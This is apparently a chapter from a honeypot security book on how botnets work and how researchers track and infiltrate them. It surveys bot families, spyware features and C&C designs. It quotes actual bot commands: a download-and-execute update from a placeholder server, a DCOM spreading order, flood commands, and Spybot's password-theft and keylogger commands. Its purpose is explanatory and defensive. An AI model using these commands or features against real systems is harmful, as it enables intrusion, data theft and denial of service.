11 Tracking Botnets

So far, we have talked a great deal about specific honeypots and how they work. In this chapter we discuss how these very same honeypots can be used in the real world to learn about threats. We will start by showing you what can be learned about threats such as malware and *botnets* — networks of compromised machines that can be remotely controlled by an attacker. Botnets can cause much harm in today's Internet. For example, they are often used to mount Distributed Denial of Service (DDoS) attacks or to send out spam or phishing mails. Moreover, botnets can be used for mass identity theft or other abuses of the compromised machines.

Honeypots allow us to learn more about this threat. We can use the tools introduced in the previous chapters combined with some other tools to study botnets in detail. In this chapter, we introduce the underlying methodology and present our results based on real-world data. We first describe what bots and botnets are and then introduce a methodology to *track* botnets. Based on the collected data, we give an overview of common attack techniques seen in the wild. We conclude this chapter with a brief overview of several ways for botnet mitigation.

11.1 Bot and Botnet 101

During the last years, we have seen a shift in how systems are being attacked. After a successful compromise, a *bot* (also referred to as *zombie* or *drone*) is often installed on the system. This small program provides a remote control mechanism to command the victim. Via this remote control mechanism, the attacker can issue arbitrary commands and thus has complete control over the victim's computer system.

This technique is used by attackers to form networks of compromised machines (so-called *botnets*) under a common *Command and Control* (C&C) infrastructure. With the help of a botnet, attackers can control several hundred or even thousands of bots at the same time, thus enhancing the effectiveness of their attack. In this section we discuss concepts behind bots and botnets. We show how bots can be used to attack other systems or how they can be used as *spyware* and provide several real-world examples of this threat.

Historically, the first bots were programs used in Internet Relay Chat (IRC, defined in RFC 2810) networks. IRC was developed in the late 1980s and allows users to talk to each other in so-called IRC channels in real time. Bots offered services to other users — for example, simple games or message services. But malicious behavior evolved soon and resulted in the so-called *IRC wars*, one of the first documented DDoS attacks. A DDoS attack is a distributed attack on a computer system or network that causes a loss of service to users.

Nowadays, the term *bot* describes a remote control program loaded on a computer, usually after a successful invasion, that is often used for nefarious purposes. During the last few years, bots like *Agobot* [32], *SDBot*, *RBot*, and many others, were often used in attacks against computer systems. Moreover, several bots can be combined into a *botnet*, a network of compromised machines that can be remotely controlled by the attacker. Botnets in particular pose a severe threat to the Internet community, since they enable an attacker to control a large number of machines. Attackers primarily use them for attacks against other systems, mass identity theft, or sending spam.

Three attributes characterize a bot: a remote control facility, the implementation of several commands, and a spreading mechanism to propagate it further. Let's look at each one in more detail:

1. A remote control lets an attacker manipulate infected machines. Bots currently implement several different approaches for this mechanism.
   - Typically, the bots controller uses a central IRC server for Command and Control (C&C). All bots join a specific channel on this server and interpret

all the messages they receive here as commands. This structure is usually secured with the help of passwords to connect to the server, join a specific channel, or issue commands. Several bots also use SSL-encrypted communication.

- In other situations, such as when some bots avoid IRC and use covert communication channels, the controller uses, for example, communication channels via an HTTP or DNS tunnel instead of an inappropriate IRC protocol. They can, for example, encode commands to the bots inside HTTP requests or within DNS TXT records. Another possibility is to hide commands in images (steganography).
- Some bots use peer-to-peer (P2P) communication mechanisms to avoid a central C&C server because it's a single point of failure. Expect to see more and more bots implement P2P communication in the near future, since researchers have come up with several ways to track todays's IRC-based botnets.

2. Typically, two types of commands are implemented over the remote control network: DDoS attacks and updates. DDoS attacks include SYN and UDP flooding or more clever ones such as spidering attacks — those that start from a given URL and follows all links in a recursive way — against websites. Update commands instruct the bot to download a file from the Internet and execute it. This lets the attacker issue arbitrary commands on the victim's machine and dynamically enhance the bot's features. Other commands include functions for sending spam, stealing sensitive information from the victim (such as passwords or cookies), or using the victim's computer for other nefarious purposes.

   The remote control facility and the commands that can be executed from it differentiate a bot from a worm, a program that propagates itself by attacking other systems and copying itself to them.

3. But like a worm, most bots also include a mechanism to spread further, usually by automatically scanning whole network ranges and propagating themselves via vulnerabilities. These vulnerabilities usually appear in the Windows operating system, the most common being DCOM (MS03-026, buffer overrun in RPC interface could allow code execution), LSASS (MS04-011, security update for Microsoft Windows), or one of the newer Microsoft security bulletins.

   Attackers also integrate recently published exploits into their bots to react quickly to new trends. Propagation via network shares and weak passwords

on other machines is another common technique: The bot uses a list of passwords and usernames to log on to remoteshares and then drops its copy. Propagation as an e-mail attachement, similar to e-mail worms, can also be used as a propagation vector. Some bots propagate by using P2P filesharing protocols, such as Kazaa and Limewire. Using interesting filenames, the bot drops copies of itself into these program's shared folders. It generates the filename by randomly choosing from sets of strings and hopes that an innocent user downloads and executes this file.

An additional characteristic applies to most bots we have captured in the wild. Most of them have at least one executable packer, a small program that compresses/encrypts the actual binary. Typically, the attacker uses tools such as UPX (`http://upx.sourceforge.net/`) or Morphine (`http://hxdef.czweb.org/download/Morphine27.zip`) to pack the executable. The packing hampers analysis and makes reverse engineering of the malware binary harder.

11.1.1 Examples of Bots

We now want to take a closer look at some specific bot variants to give you an overview of what type of bots can be found in the wild.

11.1.1.1 Agobot and Variants Presumably the best-known family of bots includes *Agobot/Gaobot*; its variants *Phatbot*, *Forbot*, and *XtrmBot*; and several others. Currently, the antivirus (AV) vendor Sophos lists more than 1500 known different versions of Agobot, and this number is steadily increasing. The source code for Agobot was published at various websites in April 2004, resulting in many new variants being created each week.

Agobot was written by a young German man who was arrested and charged under the computer sabotage law for creating malicious computer code in May 2004. The bot is written in C++ with cross-platform capabilities and shows a very high abstract design. It is structured in a very modular way, and it is very easy to add commands or scanners for other vulnerabilities.

For remote control, this family of bots typically uses a central C&C IRC server. Some variants also use P2P communication via the decentralized WASTE network (`http://waste.sourceforge.net/`), thus avoiding a central server. In the variant we have analyzed, eight DoS-related functions were implemented and six different update mechanisms. Moreover, at least ten mechanisms to spread further exist. This malware is also capable of terminating processes that belong to antivirus and monitoring applications. In addition, some variants modify the `hosts` file,

which contains the host name to IP address mappings. The malware appends a list of website addresses — for example, of AV vendors — and redirects them to the loopback address. This prevents the infected user from accessing the specified location.

Agobot and its variants use a packet sniffing library (*libpcap*) and Perl Compatible Regular Expressions (*PCRE*) to sniff and sort network traffic passing by the victim's computer. This can be used to retrieve sensitive information from the victim. In addition, Agobot can use NTFS Alternate Data Stream (*ADS*) to hide itself and offers rootkit capabilities like file and process hiding to hide its own presence on a compromised host. Furthermore, reverse-engineering this malware is harder, since it includes functions to detect debuggers and virtual machines, and it encrypts the configuration in the binary.

Upon startup, the program attempts to run a speed test for Internet connectivity. By accessing several servers and sending data to them, this bot tries to estimate the available bandwidth of the victim. This activity of the bot allows us to estimate the actual number of hosts compromised by this particular bot. This works by taking a look at log files — for example, Agobot uses `www.belwue.de` as one of the domains for this speed test. So the administrators of this domain can make an educated guess about the actual deployment of the bot by looking at how often this speed test was performed. In May 2004, about 300,000 unique IP addresses could be identified in this way per day [27]. This shows that bots are a real threat nowadays.

A detailed analysis of this bot is available by LURHQ [32].

11.1.1.2 SDBot and Variants *SDBot* and its variants *RBot*, *UrBot*, *UrXBot*, *Spybot*, are at the moment the most active bots in the wild. The whole family of SDBots is written in C and literally thousands of different versions exist, since the source code is public. The source code of this bot is not as well designed or written as the source code of Agobot. It offers similar features as Agobot, although the command set is not as large nor the implementation as sophisticated. Nevertheless, many attackers use this family of bots.

For remote control, this bot typically only offers the usage of a central IRC server. But there are also variants that used HTTP to command the bots. Again, the typical commands for remote control are implemented. More than ten DDoS attacks and four update functions were implemented in the bots we have analyzed. Moreover, this bot incorporates many different techniques to propagate further. Similar to Agobot and its variants, the whole family of SDBots includes more than ten different possibilities to spread further, including exploit to compromise remote systems and propagation with other mechanisms.

The evolution of bots through time can be observed by means of this family of bots. Each new version integrates some new features, and each new variant results in some major enhancements. New vulnerabilities are integrated in a couple of days after public announcement, and once one version has new spreading capabilities, all others integrate it very fast. In addition, small modifications exist that implement specific features (e.g., encryption of passwords within the malware) that can be integrated in other variants.

We will introduce some advanced functionalities of SDbot and its variants in Section 11.1.2, where we point out some use cases for bots as spyware.

11.1.1.3 mIRC-based Bots We subsume all *mIRC-based bots* as *GT-bots*, since there are so many different versions of them that it is hard to get an overview of all forks. mIRC itself is a popular IRC client for Windows. GT is an abbreviation for "Global Threat," and this is the common name used for all mIRC-scripted bots. These bots launch an instance of the mIRC chat-client with a set of scripts and other binaries, so the remote control mechanism is IRC. One binary that we found in almost all cases is a *HideWindow* executable used to make the mIRC instance unseen by the user. The other binaries are mainly Dynamic Link Libraries (DLLs) linked to mIRC that add some new features the mIRC scripts can use. The mIRC scripts are used to control the bot and to implement several commands. They can access the spreading functions in the DLLs and thus enable further propagation. GT-bots spread by exploiting weaknesses on remote computers and uploading themselves to compromised hosts. One handicap is their large file size; they are sometimes larger than 1 MB. But besides this handicap, they can be classified with the scheme we have just presented.

11.1.1.4 Zotob/Mytob Strictly speaking, Zotob is just a variant of Rbot. It gained much media attention, since it affected machines from companies such as CNN, ABC, and the *New York Times*. Zotob was one of the first bots to include the exploit for the Microsoft security bulletin MS05-039 (vulnerability in the Plug-and-Play component of Windows 2000), released on August 9, 2005. Only four days after the security bulletin, Zotob began spreading and compromised unpatched machines. It spread quickly and during a live show, reporters from CNN reported that their computers were affected by a new worm. But the fame for the bot-herders was short-lived: 13 days after the first release, on August 26, the Moroccan police arrested, at the request of the FBI, the suspected bot-herder. At the same time, another young man from Turkey was arrested as the suspected coder of Zotob.

11.1.1.5 Storm Worm Starting with Nugache [59], we have seen more and more bots that use p2p based protocols for botnet command and control. One prominent example is *Storm Worm*, for which a detailed and very nice analysis is available by Joe Stewart [93]. This particular piece of malware uses a variation of the eDonkey protocol to exchange command and update messages between the bots. Storm Worm was mainly used to attack a number of antispam websites via DDoS attacks. Since this botnet does not have a central server used for C&C, it is rather hard to track it, and shutting it down is even harder.

11.1.1.6 Other Interesting Bots Besides these five types of bots, which are well known, five are also other bots are not that widespread. Some bots offer interesting features and are worth mentioning here.

Xot and its successor *XT Bot* are two bots that implement a feature called *Dynamic Remote Settings Stub* (DRSS). With the help of DRSS, the communication flow between the attacker and bots is hidden. This works by embedding the commands in a file — for example, within an image. This file is then uploaded by the attacker to a server. The bot at the victim's computer downloads the file, extracts the information, and interprets the commands. Thus, the command flow is hidden with the help of steganography.

The *Dataspy Network X* (DSNX) bot is written in C++ and has a convenient plug-in interface. An attacker can easily write scanners and spreaders as plug-ins and extend the bot's features. This bot has one major disadvantage: The default version does not come with any spreaders. But plug-ins are available to overcome this "gap." Furthermore, plug-ins that offer services like DDoS attacks, portscan interface, or hidden web server are available and can be used by an attacker.

An interesting approach in the area of bots is *Bobax*. It uses HTTP requests as communication channel and thus implements a stealthier remote control than IRC-based C&C. In addition, it implements mechanisms to spread further and to download and execute arbitrary files. In contrast to other bots, the primary purpose of Bobax is sending spam. With the help of Bobax, an automated spamming network can be setup very easily. A detailed analysis of Bobax can be found at [31].

Presumably one of the most widespread bots is *Toxbot*. It is a variant of *Codbot*, a widespread family of bots. Common estimations of the botnet size achieved by Toxbot reach from a couple of hundred thousand compromised machines to more than one million. Giving an exact number is presumably not possible, but it seems like Toxbot was able to compromise a large number of hosts.

Another special bot is called *aIRCBot*. It is very small — only 2560 bytes. It is not a typical bot because it only implements a rudimentary remote control mechanism.

The bot only understands raw IRC commands. In addition, functions to spread further are completely missing. But due to its small size, it can nevertheless be used by attackers.

Q8Bot and *kaiten* are very small bots, consisting of only a few hundred lines of source code. Both have one additional noteworthiness: They are written for Unix/Linux systems. These programs implement all common features of a bot: dynamic updating via HTTP-downloads, various DDoS-attacks (e.g., SYN-flooding and UDP-flooding), a remote control mechanism, and many more. In the version we have captured, spreaders are missing, but presumably versions of these bots exist that also include mechanisms to propagate further.

There are many different version of very simple bots based on the programming language Perl. These bots contain, in most cases, only a few hundred lines of source code and offer only a rudimentary set of commands (most often only DDoS attack capabilities). This type of bots is also typically used on Unix-based systems.

11.1.2 Spyware in the Form of Bots

Currently, identity theft and stealing of sensitive information are some of the most severe threats in the Internet. Attackers often use spyware to steal this kind of information from compromised machines. A program is classified as spyware if it covertly collects sensitive information about the system it is running on, often without the knowledge of the owner of the system.

Spyware has become a major threat in today's Internet. For example, in May 2005 an incident in Israel showed how dangerous spyware can be. Several large companies in Israel are suspected to have used a malicious program to steal sensitive information from their rivals. In this espionage case, the malicious program was a kind of spyware that is able to retrieve sensitive data (e.g., spreadsheets or screen captures) from the victim's computer. This information is then sent to an FTP server controlled by the attacker. It allows him to collect all kinds of information for his nefarious purposes. The incident in Israel is just one of many examples of spyware used today.

In the following, we introduce several bots and show how they can be employed to spy on the users of the compromised machines. Our treatment of different bot types is, of course, incomplete, but we discuss the most prevalent uses. In addition to spying, an attacker can also issue arbitrary commands, since the vast majority of bots allow an attacker to install arbitrary programs on the victim's computer.

One of the most dangerous bot features is a *keylogger*. With the help of this functionality, an attacker can observe everything the victim is doing. A keylogger can reveal very sensitive information on the victim because she does not suspect that

```
<@controller> .keylog on
<+[UNC]68395> [KEYLOG]: (Changed Windows: MSN Messenger)
<+[UNC]68395> [KEYLOG]:hi!(Return) (Changed Windows: Harry )
<+[UNC]68395> [KEYLOG]: (Changed Windows: Google -Microsoft IE)
<+[UNC]68395> [KEYLOG]:nasa start(Return) (Microsoft IE)
```

Figure 11.1 Example of keylogging feature.

everything she types or clicks is observable by the attacker. Figure 11.1 shows an example output of a keylogger. The attacker can observe that the victim currently uses `MSN Messenger`, an instant messaging tool. In addition, he observes that the victim is using a search engine.

Another way to spy on the victim is to grab e-mail addresses or other contact information from the compromised machine. For example, Agobot supports searching for e-mail addresses or AOL contact information on the infected host. Via this spying mechanism, it is possible for an attacker to send customized spam or phishing e-mails to further victims (so-called *spear phishing*). More detailed information about the mechanics behind phishing attacks can be found in a whitepaper published by the Honeynet Project [100] or in the cases studies presented in Chapter 10.

Bots often include functions to steal CD-keys from the victim's hard disk. A CD-key is a credential to prove that a specific software has been legally purchased. For example, we found a version of Agobot that is capable of grabbing 26 different CD-keys from a compromised machine, ranging from popular games like *Half-Life* or *Fifa* to applications like Windows product IDs. Bots retrieve this information from the Windows registry. They search for characteristic keys and send this data to their controller, as shown in Figure 11.2. Furthermore, there are several other bots that allow the attacker to read arbitrary registry entries from the victim's computer.

Another basic spy functionality is retrieving information about the victim's host. This information includes the speed of the CPU, the uptime, and IP address. For example, SDBot provides the attacker with several facts about the compromised host. Figure 11.3 shows the output of the two commands `sysinfo` and `netinfo`. We see that an attacker gets an overview of the hardware configuration and the

```
<@controller> .getcdkeys
<+[UNC]75211> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]75211> [CDKEYS]: Search completed.
<+[UNC]00374> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]00374> [CDKEYS]: Search completed.
```

Figure 11.2 Example of an attack that steals CD keys from compromised machines.

```
<@controller> .sysinfo
<ITA|330355> InFo MaCChiNa :> [cPu]: 1833MHz.
[RaM]: 523,760KB totale, 523,760KB liberi.
[DiSk]: 160,071,628KB totale, 139,679,248KB liberi.
[oS]: WinZOZ XP (5.1, Build 2600). [SysDir]:
C:\WINDOWS\System32. [HosTnAme]: gianluig-mg2iy3
(83.190.XXX.XXX). [CuRRent Us3r]: Gianluigi. [DaTa]:
10:Jan:2007. [TiMe]: 14:40:56. [UPtime]: 0d 2h 16m.

<@controller> .netinfo
<TWN|212073> connection type: dial-up (MSN).
  IP Address: 61.224.X.X.X connected from: aaa.bbb.ccc.ddd
```

Figure 11.3 Example of attack that retrieves information about the victim.

network connectivity. Similarly, 4x10m, a rather uncommon bot, implements several functions to retrieve the registered owner and company of the compromised machine. This kind of information is especially interesting if the attacker plans to sell or rent his bots to others.

Many bots also include functions to search the hard drive of all victims for sensitive files, based on a regular expression. Moreover, these bots implement functions to download these files from the victim's computer. As an example, we take a look at a bot called *reverb*. This bot implements a function called *weedfind* that can be used to retrieve information. An example is the command "`.weedfind c:.xls or c:finance*`." This command lists all Excel spreadsheets and all files that contain the string *finance* on compromised machines.

Spybot, a quite popular bot nowadays, implements several methods to retrieve sensitive information from a victim. An analysis revealed that this specific spyware implements at least ten functions that can be used for spying purposes. Besides functions to retrieve a file listing and retrieve files, this bot also implements a function to delete files. In addition, Spybot offers a method to log keystrokes on the victim's machine. To achieve this, two functions are implemented: `startkeylogger` is used to start the logging of keystrokes and `stopkeylogger` to stop this function. The logged keystrokes are sent directly to the attacker. Moreover, keystrokes can also be sent to the victim's computer and thus arbitrary key-sequences can be simulated with the help of the `sendkeys [keys]` command. Spybot also implements functions that return information about the running processes. With the function `listprocesses`, a listing of all running processes can be retrieved, and `killprocess [processname]` can then be used to stop processes on the victim's machine — for example, an antivirus scanner or some kind of personal firewall. Our analysis revealed two additional functions to retrieve sensitive information from the victim's machines. First, the command `passwords` lists the Remote Access Service (RAS) password from computers running Windows. Second, the command

Table 11.1 Summary of Spyware-Related Options in Spybot

Command	Action / Example
list [path+filter]	example: `list c:\*.ini`
delete [filename]	example: `delete c:\windows\netstat.exe`
get [filename]	send specified file to attacker
startkeylogger	starts online-keylogger
stopkeylogger	stops the keylogger
sendkeys [keys]	simulates keypresses
listprocesses	lists all running processes
killprocess [processname]	example: `killprocess taskmgr.exe`
passwords	lists the RAS passwords in Windows 9x
cashedpasswords	get `WNetEnumCachedPasswords`

`cashedpasswords` lists all passwords that are returned by the Windows API function `WNetEnumCachedPasswords()`. Table 11.1 gives a short summary of all functions from Spybot that are spyware-related, including examples of how an attacker could use these commands to retrieve sensitive information.

11.1.3 Botnet Control Structure

After having introduced various different bots and a closer look at the spyware functionality of current bots, we now describe how attackers use the individual bots to form botnets.

Usually, the controller of the botnet compromises a series of systems using various tools and then installs a bot to enable remote control of the victim computer. As communication protocol for this remote command channel, most attackers use IRC or HTTP, but also other — sometimes even proprietary — communication protocols can be used.

A typical setup of a botnet is shown in Figure 11.4. A central IRC server is used for C&C. Normally, attackers use dynamic DNS names for their servers because it allows a botnet to be distributed across multiple servers. In addition, it allows an attacker to relocate the bots to another server in case one of the C&C servers goes down.

The bots connect to the server at a predefined port and join a specific channel. The attacker can issue commands in this channel, and these commands are sent via the C&C server to the individual bots, which then execute these commands. In this example, an attacker instructs all bots to attack a certain server via a distributed denial of service attack. All bots send as many packets as possible to the victim, effectively prohibiting the normal service.



Figure 11.4 Communication flow in a botnet.

Another protocol that is often used for the communication channel is HTTP. Within a request, the bot running on an infected machine encodes status information. This can, for example, look like the following request:

```
GET /cgi-bin/get.cgi?port=4260&ID=866592496&OS=WindowsME&CONN=LAN&
    TIME=11:28:55&new=true&kent_new=true
```

The infected machines tries to reach a web server running at a certain IP address. A CGI script is used as communication endpoint. Within the parameters of the script, the bot encodes several information:

- **`port`**: The TCP port on which a backdoor is listening on the infected machine
- **`ID`**: A random ID generated by the bot to identify itself
- **`OS`**: The operating system the victim is running on
- **`CONN`**: Information about the connection type
- **`TIME`**: Local time of the compromised machine
- **`new`** and **`kent_new`**: Different flags indicating that this is the first time the bot contacts the central server

As a reply, the server sends to the infected machine the command it should execute. In contrast to the *push*-based IRC C&C, HTTP-based C&C is more like a *poll*-based mechanism. The infected machine periodically queries the central server to retrieve new commands.

Another option for a botnet structure are P2P based protocols. We have seen some of these bots with Sinit [30], Nugache [59], and Storm Worm [93]. Common among all these bots is that they use one of the common P2P protocols — for example, eDonkey — and adopt it to their needs. The changes are usually small, but enough to command a bot via this protocol. In the following, we focus mainly on IRC-based botnets, since these are still the vast majority of bots spreading in the Internet.

Most bots can automatically scan whole network ranges and propagate themselves using vulnerabilities and weak passwords on other machines. After successful invasion, a bot uses TFTP, FTP, HTTP, CSend (a custom protocol used by some bots to send files to other users), or another custom protocol to transfer itself to the compromised host. The binary is started and tries to connect to the hard-coded master IRC server on a predefined port, often using a server password to protect the botnet infrastructure. This server acts as the C&C server to manage the botnet. Often a dynamic DNS name is provided rather than a hard-coded IP address, so the bot can be easily relocated. Using a specially crafted nickname, the bot tries to join the master's channel, often using a channel password, too. In this channel, the bot can be remotely controlled by the attacker.

Commands can be sent to the bot in two different ways: via sending an ordinary command directly to the bot or via setting a special topic in the command channel that all bots interpret. For example, the topic

```
.asc dcom135 50 5 999 -c -s
```

tells the bots to spread further with the help of a known vulnerability (the Windows DCOM vulnerability) on TCP port 135. The bots start 50 concurrent threads that scan with a delay of 5 seconds for 999 seconds. The scans target machines within the same Class C network of the bot (parameter `-c`) and the bots are silent (parameter `-s`), — that is, they do not send any report about their activity to the master. As another example, the topic

```
.update http://<server>/BaxTer.exe 1
```

instructs the bots to download a binary from the Internet via HTTP to the local filesystem and execute it (parameter `1`). Finally, as a third example, the command

```
.ddos.ack 85.131.xxx.xxx 22 500
```

orders the bots to attack a specific IP address with a DDoS attack. All bots send packets to the specified IP address on TCP port 22 for 500 seconds.

If the topic does not contain any instructions for the bot, then it does nothing but idle in the channel, awaiting commands. That is fundamental for most current bots. They do not spread if they are not told to spread in their master's channel.

To remotely control the bots, the controller of a botnet has to authenticate himself before issuing commands. This authentication is done with the help of a classical authentication scheme. At first, the controller has to log in with his username. Afterward, he has to authenticate with the correct password to approve his authenticity. The whole authentication process is usually only allowed from a predefined domain, so only certain people can start this process. Once an attacker is authenticated, he has complete control over the bots and can execute arbitrary commands as just shown.

11.1.4 DDoS Attacks Caused by Botnets

Today, botnets are very often used to mount DDoS attacks in the Internet. A DDoS attack is an attack on a computer system or network that causes a loss of service to users, typically the loss of network connectivity and services by consuming the bandwidth of the victim network or overloading the computational resources of the victim system. Using available tools [21], it is relatively easy to mount DDoS attacks against remote networks. For the (connection-oriented) Internet protocol TCP, the most common technique is called *TCP SYN flooding* [9,77] and consists of creating a large number of "half open" TCP connections on the target machine, thereby exhausting kernel data structures and making it impossible for the machine to accept new connections. For the (connectionless) protocol UDP, the technique of *UDP flooding* consists of overrunning the target machine with a large number of UDP packets, thereby exhausting its network bandwidth and other computational resources.

DDoS attacks are one of the most dangerous threats in the Internet today, since they are not limited to web servers. Virtually any service available on the Internet can be the target of such an attack. Higher-level protocols can be used to increase the load even more effectively by using very specific attacks, such as running exhausting search queries on bulletin boards or mounting *web spidering attacks* — that is, starting from a given website and then recursively requesting all links on that site.

In the past, there have been several examples of severe DDoS attacks. In February 2000, an attacker targeted major e-commerce companies and news sites [29]. The network traffic flooded the available Internet connection so that no users could access these websites for several hours. In recent years, the threat posed by DDoS attacks grew and began to turn into real cybercrime. An example of this

professionalism are the blackmail attempts against a betting company during the European soccer championship in 2004 [61]. The attacker threatened to take the website of this company offline unless the company payed money. Similar documented cybercrime cases happened during other major sport events. Furthermore, paid DDoS attacks to take competitor's websites down were reported in 2004 [25]. These types of attacks often involve botnets, since such a remote control network lets an attacker control a large number of compromised machines at the same time. Botnets often consist of several thousand machines and enable an attacker to cause serious damage. Botnets are regularly used for DDoS attacks, since their combined bandwidth overwhelms the available bandwidth of most target systems. In addition, several thousand compromised machines can generate so many packets per second that the target is unable to respond to that many requests.

All common bots include several different possibilities to participate in these attacks. Most commonly implemented, and also very often used, are TCP SYN and UDP flooding attacks. For example, the command `.ddos.syn XXX.XXX.XXX.XXX 80 600` instructs the bots within the botnet to start a TCP SYN flooding attack against the specified IP address against TCP port 80 for 600 seconds. Now imagine that 1000 infected machines participate in this attack. If each of those users is connected to the Internet with an upstream connection of 1024 KBit/s, the resulting flow of 1000 * 1024 KBit/s will surely cause large problems at many sites. And this is no uncommon situation, as the following log shows:

```
[...]
TWN|161924 ##netapi## :s[I] (ddos.plg) Done with flood (1108KB/sec).
HKG|931455 ##netapi## :s[I] (ddos.plg) Done with flood (1521KB/sec).
TWN|052623 ##netapi## :s[I] (ddos.plg) Done with flood (1554KB/sec).
HKG|321411 ##netapi## :s[I] (ddos.plg) Done with flood (1278KB/sec).
TWN|190869 ##netapi## :s[I] (ddos.plg) Done with flood (1288KB/sec).
TWN|901495 ##netapi## :s[I] (ddos.plg) Done with flood (488KB/sec).
TWN|222642 ##netapi## :s[I] (ddos.plg) Done with flood (1213KB/sec).
HKG|903321 ##netapi## :s[I] (ddos.plg) Done with flood (1752KB/sec).
[...]
```

Several bots send a report back to their controller, telling him with how many KB/s they flooded the victim. As you can see, botnets are a quite severe threat in the area of DDoS attacks.

11.2 Tracking Botnets

In this section, we present a technical realization to track botnets. The methodology is based on some building blocks that are introduced in this book:



Figure 11.5 Schematic view of botnet mitigation.

- *Nepenthes* — Collect samples of autonomous spreading malware, introduced in detail in Chapter 6
- *CWsandbox* — Automatically analyze a given sample, introduced in detail in Chapter 12
- *Botspy* — Observe a given botnet

As you can see, tracking botnets is clearly a multistep operation: First one needs to gather some data about an existing botnet. This can, for instance, be obtained with the help of honeynets or via an analysis of captured malware. The most successful way is to use nepenthes to automatically capture autonomous spreading malware. Via automated analysis of the captured binary, we can extract all information related to the botnet from the file. With the help of this information, it is then possible to smuggle a client into the network.

The whole process of stopping such a network is depicted in Figure 11.5. With the help of nepenthes, we can now automate step 1 to a high degree. Without supervision, this platform can collect malware that currently propagates within a network. We are currently working on step 2: an automated mechanism to extract the sensitive information of a remote control network from a given binary. With the help of honeypots, we can automate this step to a certain degree. In addition, we explore possible ways to use sandbox-like techniques to extract this information during runtime. (We present more details about this step in Chapter 12). Step 3 in the whole process can be automated as outlined in a study by Freiling et al. [28]. We impersonate a legal victim and infiltrate the network. This allows us to study the attacker and his techniques, collect more information about other victims, or learn about new trends. Finally, step 4 can be automated to a limited degree with the help of techniques such as stooping the communication channel between victims and remote control server or other ways to shut down the main server itself. This step also needs some further research, but it seems viable that this can also be automated to a high degree. We present some methods in a later section in this chapter.

The whole process would then allow us to automatically defend against these kind of attacks in a proactive manner. An automated system is desirable, since this kind of attacks is a growing threat within the attacker community.

What kind of information do we need to automate the process? Basically the necessary information includes all data needed to describe how the attacker can send commands to his bots, such as the following:

- DNS/IP-address of IRC server and port number
- Password to connect to IRC-server (optional)
- Nickname of a bot and `ident` [44] structure
- Name of IRC channel to join and (optional) channel password
- CTCP version (optional)

As just outlined, we can get all this information with the help of different honeypots and automated malware analysis. We now present a possible way to observe a given botnet based on this information. We introduce a tool called *botspy* and show how it can help us to get more insight about a botnet.

11.2.1 Observing Botnets

Once we have collected all sensitive information of the botnet, we start to infiltrate the botnet as we have all the necessary data. In a first approach, it is possible to set up a normal IRC client and try to connect to the network. If the operators of the botnets do not detect this client, logging all the commands can be enabled. This way, all bot commands and all actions can be observed. If the network is relatively small (i.e., less then 50 clients), there is a chance that the bogus client will be identified, since it does not answer to valid commands. In this case, the operators of the botnets tend to either ban and/or DDoS the suspicious client. But often it is possible to observe a botnet simply with a normal IRC client, to which you feed all information related to the botnet.

However, there are some problems with this approach. Some botnets use a very strongly stripped-down C&C server that is not RFC compliant so that a normal IRC client cannot connect to this network. A possible way to circumvent this situation is to find out what the operator has stripped out and modify the source code of the IRC client to override it. Furthermore, this approach does not scale very well. Tracking more than just a few botnets is not possible, since a normal IRC client will be overwhelmed with the amount of logging data, and it does not offer a concise overview of what is happening.

Therefore, we use an IRC client optimized for botnet tracking called *botspy*. This software was developed by Claus Overbeck in his master's thesis and offers several decent techniques for observing botnets. It is inspired by the tool *drone*, developed by some members of the German Honeynet Project, and shares many characteristics with it:

- Multiserver support to track a large number of botnets in parallel
- Excessive debug-logging interface so that it is possible to get information about RFC noncompliance issues very fast and fix them in the client
- Modular design to be flexible
- Automated downloading of malware identified within the botnet
- Support for SOCKS proxies to be able to conceal the IP we are running the botnet monitoring software
- Database support to log all information collected by several botspy nodes in a central database.

When observing more than a couple of networks, we began to check if some of them are linked and group them, if possible. Link-checking is simply realizable: Our client just joins a specific channel on all networks and detects if more than one client is there, thus concluding that the networks controlled by several C&C servers are linked. Surprisingly, many networks *are* linked.

11.3 Case Studies

In this section we present some of the findings we obtained through our observation of botnets. Data is sanitized so that it does not allow one to draw any conclusions about specific attacks against a particular system, and it protects the identity and privacy of those involved. The information about specific attacks and compromised systems was forwarded to DFN-CERT (Computer Emergency Response Team), based in Hamburg, Germany.

The results are based on the observations collected with just several virtual honeypot sensors, either running nepenthes or a full high-interaction honeypot. We start with some statistics about the botnets we have observed in the last few months.

- *Number of botnets:* We were able to track more than 900 botnets during a four-month period. Some of them went offline (i.e., C&C server went offline) and at the time of this writing, we are tracking more than 450 active botnets.

